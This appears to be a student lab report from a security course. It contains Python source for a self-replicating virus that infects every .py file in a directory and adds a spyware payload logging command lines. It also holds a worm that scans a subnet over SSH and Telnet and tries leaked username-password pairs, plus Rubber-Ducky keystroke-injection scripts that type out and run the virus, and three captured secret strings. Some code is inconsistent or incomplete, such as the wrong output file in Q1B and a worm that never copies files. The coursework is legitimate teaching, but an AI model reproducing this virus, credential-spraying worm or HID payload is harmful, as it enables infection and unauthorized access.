

Lab 2: Malware (with Rubber-Ducky)

Chen, Benny and Annadurai, Nithila

October 14, 2022

Question 1

Part A

First write a Python script, Q1A.py, that reads the files in the current (working) directory, and outputs a file containing the names of all .py files, each on a separate line.

We can create a script uses the os module to get the current working directory, and then uses the listdir function to get a list of all files in the current directory. It then uses a list comprehension to get a list of all files that end with ".py". It then writes the list of files to a file called Q1A.out.

```
1 import os
2 import sys
3
4 if __name__ == '__main__':
5     directory = os.getcwd()
6     files = os.listdir(directory)
7     py_files = [file for file in files if file.endswith(".py")]
8     with open("Q1A.out", "w") as f:
9         for file in py_files:
10             f.write(file + "\n")
```

Part B

Next, write another script, Q1B.py, that receives as parameter the name of a .py file in the current directory (including the .py), e.g., x.py. Next, Q1B.py checks if the file contains a Python script, and if so, if the script does not yet contain the Virus. If both checks are Ok, Q1B re-writes the file (x.py), so that the new "x.py" will contain a Python script with the same functionality as of the original x.py, except that the new script will also perform the following simple spyware payload functionality. Specifically, whenever the script in the new "x.py" is run, it would append, to the end of a file called Q1B.out, a line containing the entire command line used to invoke it, i.e., the file/script name ("x.py") followed by the arguments (parameters) with which the script ("x.py") was run, if any. If Q1B.out does not exist when the new "x.py" is run, then "x.py" should create

Q1B.out.

We can create a script for this problem by following the same steps as in part A. We can get all the files in the directory like before and put them in a list. We can then use a list comprehension to get all the files that end with ".py". We can then check every file in the list to see if it contains the virus by checking if the file contains the string "Q1B.out". If it does then we can skip that file. If it does not then we can open the file and append to the end of the file the commands to write the executed command to the Q1B.out file.

```
1 import os
2 import sys
3
4 if __name__ == '__main__':
5     directory = os.getcwd()
6     files = os.listdir(directory)
7     py_files = [file for file in files if file.endswith(".py")]
8     for file in py_files:
9         with open(file, "r") as f:
10             lines = f.readlines()
11             for line in lines:
12                 if "Q1B.out" in line:
13                     break
14             else:
15                 with open(file, "a") as f:
16                     f.write("import sys\n")
17                     f.write("with open('Q1C.out', 'a') as f:\n")
18                     f.write("    f.write('\n')\n")
19                     f.write("    f.write(str(sys.argv))\n")
```

Part C

Finally, write the virus. This would be another Python script, Q1C.py. Q1C.py will infect every .py script in the current directory, e.g., x.py. By 'infection' we mean that when the modified script "x.py" would be run, it would retain their original functionality (of original x.py), but also have two additional functionalities. The first additional functionality (the payload) is a spyware functionality similar to what Q1B did, i.e., whenever the modified script "x.py" is run, it will append the entire command line used to invoke it to the end of a file called Q1C.out. The second additional functionality is an infection functionality, namely, the modified script will also have the same functionality as Q1C.py, modifying all .py scripts in the directory in which it runs, by adding the same spyware functionality and infection functionality. Q1C (and the modified scripts) should not modify scripts which were already been 'infected' by this 'virus'.

Like the previous part, we can get all the files in the directory and put them in a list, get all the files that end with ".py", and then check every file in the list to see if it contains the virus by checking if the file contains the string "Q1C.out". The change for this part is that we also write the whole file of the script to the

target script so it copies the whole script to the target script, thereby replacing and infecting it.

```
1 import os
2 import sys
3 if __name__ == '__main__':
4     directory = os.getcwd()
5     files = os.listdir(directory)
6     py_files = [file for file in files if file.endswith(".py")]
7     curr = open(directory + "/Q1C.py", "r")
8     currlines = curr.read()
9     curr.close()
10    for file in py_files:
11        with open(file, "r") as f:
12            lines = f.readlines()
13            for line in lines:
14                if "Q1C.out" in line:
15                    break
16            else:
17                with open(file, "a") as f:
18                    f.write("\nimport sys\n")
19                    f.write("with open('Q1C.out', 'a') as f:\n")
20                    f.write("    f.write('\n')\n")
21                    f.write("    f.write(str(sys.argv))\n")
22                    f.write(currlines)
```

Question 2

In this question, you will be writing a simple worm, Q2worm.py. Your simple worm will be a Python program, that uses the SSH and Telnet protocols to find vulnerable machines and infect them (some machines may support SSH, some Telnet, some both). Specifically, your worm will look for machines which has a user/password from the list of 'exposed' username-password pairs which you are given, in the file Q2pwd (in the Lab2 directory). Search for machines in the subnet 172.16.48.0/24, i.e., IP addresses in the form 172.16.48.x where x is between 0 and 255. Once your worm finds such a machine (and vulnerable account), you should copy the value in the file Q2secret from the home directory of the account, to your 'own' VM, in file Q2secrets in directory Lab2/Solutions. If you find several such machines, accounts and Q2secret files, put all of the 'secrets' in separate lines in your Q2secrets file. You should also copy Q2worm.py to the home directory of the vulnerable VM, and also to the Lab2/Solutions directory of 'your' VM.

In order to find the vulnerable machines, first check for what IP addresses in the subnet are open first. After we find the open IP addresses, we can then check if the IP address is vulnerable by checking if the username and password are valid. If they are valid, then we can copy the Q2secret file to our own VM and copy the Q2worm.py file to the vulnerable VM and our own VM.


```
1 import paramiko
2 import telnetlib
```

```

3 import socket
4
5 pairs, ssh_ips, telnet_ips = [],[],[]
6 with open('../Q2pwd', 'r') as f:
7     for line in f:
8         login = line.strip()
9         pair = login.split(" ")
10        pairs.append(pair)
11    for i in range(256):
12        a_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM
13        )
14        a_socket.settimeout(1.0)
15        location = '172.16.48.' + str(i)
16        check = a_socket.connect_ex((location, 22))
17        if check == 0:
18            ssh_ips.append(location)
19            print(f'SSH: {location}')
20            a_socket.close()
21    for i in range(256):
22        a_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM
23        )
24        a_socket.settimeout(1.0)
25        location = '172.16.48.' + str(i)
26        check = a_socket.connect_ex((location, 23))
27        if check == 0:
28            telnet_ips.append(location)
29            print(f'TN: {location}')
30            a_socket.close()
31    for pair in pairs:
32        for i in ssh_ips:
33            try:
34                client = paramiko.SSHClient()
35                client.set_missing_host_key_policy(paramiko.
36                AutoAddPolicy())
37                client.connect(i, username=pair[0], password=pair
38                [1])
39                client.close()
40                print("works")
41            except:
42                print("error")
43    for pair in pairs:
44        for i in telnet_ips:
45            try:
46                user = str(pair[0])
47                pwd = str(pair[1])
48                print(i, user, pwd)
49                tn = telnetlib.Telnet(i)
50                tn.read_until(b"login: ")
51                tn.write(user.encode('ascii') + b"\n")
52                if pwd:
53                    tn.read_until(b"Password: ")
54                    tn.write(pwd.encode('ascii') + b"\n")
55                tn.write(b"ls\n")
56                tn.write(b"exit\n")
57                print(tn.read_all().decode('ascii'))
58            except:
59                print("error")

```

Secrets



```
@Wjvgfx1I1
RI0Ie0G2zc
FVqrTdMUM0
```

Question 3

Write a (simple) Rubber-Ducky script that opens Notepad, writes a Windows script (batch) file that echos your name(s), saves the file and runs it (to echo your names).

```
1 DELAY 1000
2 GUI r
3 DELAY 1000
4 STRING notepad.exe
5 DELAY 1000
6 ENTER
7 DELAY 1000
8 STRING @ECHO OFF
9 DELAY 1000
10 ENTER
11 STRING Annadurai, Nithila and Chen, Benny
12 DELAY 1000
13 ENTER
14 STRING PAUSE
15 DELAY 1000
16 ENTER
17 ALT f
18 DELAY 1000
19 STRING s
20 DELAY 1000
21 STRING Q3Script.bat
22 DELAY 1000
23 ENTER
24 GUI r
25 DELAY 1000
26 STRING \Users\CyberLab\Documents\Q3Script.bat
27 DELAY 1000
28 ENTER
```

Question 4

Same as question 3, but this time your Rubber-Ducky script should write and run a Python script.

```
1 DELAY 1000
2 DEFAULTDELAY 500
3 GUI r
4 STRING notepad.exe
5 ENTER
6 STRING print('Annadurai, Nithila and Chen, Benny')
7 ENTER
8 ALT f
```

```

9  STRING s
10 STRING Q3Script.py
11 TAB
12 DOWNARROW
13 DOWNARROW
14 ENTER
15 ENTER
16 GUI r
17 STRING cmd.exe
18 DELAY 1000
19 ENTER
20 DELAY 1000
21 STRING cd ./Documents
22 ENTER
23 STRING python Q3Script.py
24 ENTER

```

Question 5

Same as question 4, but this time your Python script, to be uploaded, saved and run, will be the simple Python virus of question 1 (Q1C.py).

```

1  DELAY 1000
2  DEFAULTDELAY 500
3  GUI r
4  STRING notepad.exe
5  ENTER
6  STRING import os
7  ENTER
8  STRING import sys
9  ENTER
10 STRING if __name__ == '__main__':
11 ENTER
12 STRING     directory = os.getcwd()
13 ENTER
14 STRING     files = os.listdir(directory)
15 ENTER
16 STRING     py_files = [file for file in files if file.endswith(".py
    ")]
17 ENTER
18 STRING     curr = open(directory + "\Q5Script.py", "r")
19 ENTER
20 STRING     currlines = curr.read()
21 ENTER
22 STRING     curr.close()
23 ENTER
24 STRING     for file in py_files:
25 ENTER
26 STRING         with open(file, "r") as f:
27 ENTER
28 STRING             lines = f.readlines()
29 ENTER
30 STRING             for line in lines:
31 ENTER
32 STRING                 if "Q5Script.out" in line:

```

```

33 ENTER
34 STRING break
35 ENTER
36 STRING else:
37 ENTER
38 STRING with open(file, "a") as f:
39 ENTER
40 STRING f.write("\nimport sys\n")
41 ENTER
42 STRING f.write("with open('Q5Script.out', 'a')
    as f:\n")
43 ENTER
44 STRING f.write("    f.write('\n')\n")
45 ENTER
46 STRING f.write("    f.write(str(sys.argv))\n")
47 ENTER
48 STRING f.write(currlines)
49 ENTER
50 ALT f
51 STRING s
52 STRING Q5Script.py
53 TAB
54 DOWNARROW
55 DOWNARROW
56 ENTER
57 ENTER
58 GUI r
59 STRING cmd.exe
60 DELAY 1000
61 ENTER
62 STRING cd ./Documents
63 ENTER
64 STRING python Q5Script.py
65 ENTER

```